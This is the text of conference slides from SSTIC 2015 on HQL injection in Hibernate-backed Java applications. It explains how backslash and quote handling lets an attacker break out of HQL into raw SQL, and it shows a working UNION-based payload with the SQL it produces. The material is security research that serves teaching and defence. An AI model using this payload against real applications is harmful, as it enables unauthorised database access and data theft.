

HQL : Hyperinsane Query Language

(or how to access the whole SQL API within a HQL injection ?)



Presented the 04/06/2015

For SSTIC 2015

By Renaud Dubourgais



One day, by accident



■ Encounter a HQL injection

localhost:8080/app1/contact/get?lastname=test1

HTTP Status 500 - Request processing failed; nested exception is org.hibernate.QueryException: expecting '', found '<EOF>' [from org.app1.model.Contact where lastname LIKE '%test1%']

type Exception report


message Request processing failed; nested exception is org.hibernate.QueryException: expecting '', found '<EOF>' [from org.app1.model.Contact where lastname LIKE '%test1%']

description The server encountered an internal error that prevented it from fulfilling this request.

exception

```
org.springframework.web.util.NestedServletException: Request processing failed; nested exception is org.hibernate.QueryException: expecting '', f
org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:978)
```

■ Let's have some fun!



The painful reality...

■ HQL lacks of functionalities...

- No UNION, no comment, etc.
- A lot of DBMS built-in functions are missing
- No bitwise operators
- Only Hibernate-mapped objects are visible

■ Playing with a HQL injection is often :

- Blind (only you, her and her mate Java... in the dark...)
- Pointless (we are very often disappointed...)

The old friends are still the bests

- HQL is just a SQL overlay
 - Applying some restrictions...

```
from Contact WHERE lastname LIKE '%Doe%'
```

↓ SQL query generation using a HQL lexer
and several AST trees

```
SELECT contac0_.id as id1_,  
       contac0_.firstname as firstname1_,  
       contac0_.lastname as lastname1_,  
       contac0_.address as address_1,  
       contac0_.phone as phone_1  
FROM appl.contact contac0_  
WHERE contac0_.lastname LIKE '%Doe%'
```

ASTfication




■ HQL lexer analysis

- " \" " is a normal character in HQL
- Two " ' " are used to escape one " ' " in a HQL statement
- By using both characters, we break the underlying SQL query without breaking the HQL statement syntax

```
org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:173)
root cause
com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax;
sun.reflect.NativeConstructorAccessorImpl.newInstance0(Native Method)
```

ASTfication




■ Bypassing the HQL lexer

```
lastname="test1' AND '1\' '=1 UNION SELECT 1,version(),3,4,5,6 --  
'='1"
```




Injection in the HQL statement

```
from Contact  
WHERE lastname LIKE '%test1'  
AND '1\' '=1 UNION SELECT 1,version(),3,4,5,6 -- '='1%
```



This is just a string in the final HQL statement



ASTfication

■ But in SQL " \ " makes sense...

```
SELECT contact0_.id as id1_0_,
       contact0_.title as title2_0_,
       contact0_.firstname as firstnam3_0_,
       contact0_.lastname as lastname4_0_,
       contact0_.address as address5_0_,
       contact0_.phone as phone6_0_
FROM appl.contact contact0_
WHERE (contact0_.lastname like '%test1')
AND '1\'=1
UNION
SELECT 1,version(),3,4,5,6 -- '='1%
```

Parenthesis are added during the HQL to SQL conversion

" \ " escapes the first " ' "

The second " ' " closes the string " 1' "

The rest becomes a part of the final SQL statement and gives access to the whole SQL API

Demo...

